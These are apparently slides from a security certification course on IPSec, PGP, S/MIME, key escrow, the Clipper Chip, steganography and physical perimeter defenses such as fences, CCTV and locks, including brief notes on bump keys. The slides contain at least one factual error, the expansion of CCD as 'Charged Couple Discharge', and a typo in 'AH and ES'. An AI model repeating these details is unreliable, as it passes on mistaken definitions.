
Authentication Header (AH)
• Provides authentication and integrity for
each packet


• No confidentiality


• Acts as a digital signature for data


• Prevents replay attacks

Encapsulating Security Payload (ESP)
• Encrypts packet data


• Provides confidentiality


• Optionally also provides authentication
and integrity

Security Association (SA)
• A one-way connection


• May be used to negotiate ESP and/or AH
parameters


• If using ESP only, two SAs required


• One for each direction


• If using AH and ES, four SAs are required
Internet Security Association and Key
Management Protocol (ISAKMP)
• Manages the SA creation process


• Security Parameter Index (SPI)


• 32-bit identifier for a SA
Tunnel and Transport Mode
• Tunnel Mode


• Used by security gateways


• Which provide point-to-point IPSec
tunnels


• ESP Tunnel Mode encrypts the entire
packet, including headers


• ESP Transport Mode encrypts data, but
not headers
Internet Key Exchange (IKE)
• Can use a variety of algorithms


• MD5 or SHA-1 for integrity


• 3DES or AES for confidentiality
Pretty Good Privacy (PGP)
• Asymmetric encryption for everyone


• Posted to Usenet in 1991 by Phil
Zimmerman


• Serious legal threats until prosecutors
dropped the case in 1996


• Uses Web of Trust instead of CAs


• Users vouch for other users


• "Friend of a friend"
S/MIME
• MIME (Multipurpose Internet Mail
Extensions)


• Allows attachments and foreign
character sets in email


• S/MIME (Secure MIME)


• Uses PKI to encrypt and authenticate
MIME-encoded email
Escrowed Encryption
• Third-party organization holds a copy of
a public/private key pair


• Private key can be broken into two or
more parts


• And held by different escrow agencies


• This provides separation of duties


• This can allow law enforcement some
access to the key, while preserving some
privacy
Clipper Chip
• Technology used in Escrowed
Encryption Standard (EES)


• Announced by US Gov't in 1993


• For telecommunication devices


• Controversial, abandoned in 1996


• Used Skipjack symmetric cipher


• 80-bit keys, secret algorithm
Steganography
• Hiding data inside a file


• The existence of the message is secret


• Digital Watermarks


• Encode a fingerprint into a file to
identify the owner


• Can be used to prosecute copyright
violators
221
3h
Perimeter Defenses
Fences
• 3 foot


• A deterrent


• 8 foot with barbed wire on top


• Preventive

Gates
• Ornamental (Class I)


• Deterrent


• Crash Gate (Class IV)


• Stops a car

Bollards
• Posts designed to stop a car
Lights
• Can be detective or deterrent


• Rated in lumens
CCTV
• Closed Circuit Television


• Detective control


• Infrared cameras can see in the dark


• Old "tube cameras" were analog


• Modern CCD (Charged Couple
Discharge) cameras are digital


• Issues


• Depth of field, field of view, pan and tilt

Locks
• Key locks


• Code is sometimes
printed on the key


• Can be deduced from
a photo of the key

Lock picking
Bump Keys
• Key is shaved down to the lowest
position


• Key is bumped to move the pins
Master and Core Keys
• Master key


• Opens all locks in a security zone


• Core key


• Removes the lock core


• In interchangeable core locks

Combination Locks
• Weak control


• Button or keypad
locks are also weak


• Because, over time,
the key wear down,
revealing the most-
used keys


• Vulnerable to brute-
force and shoulder-
surfing attacks
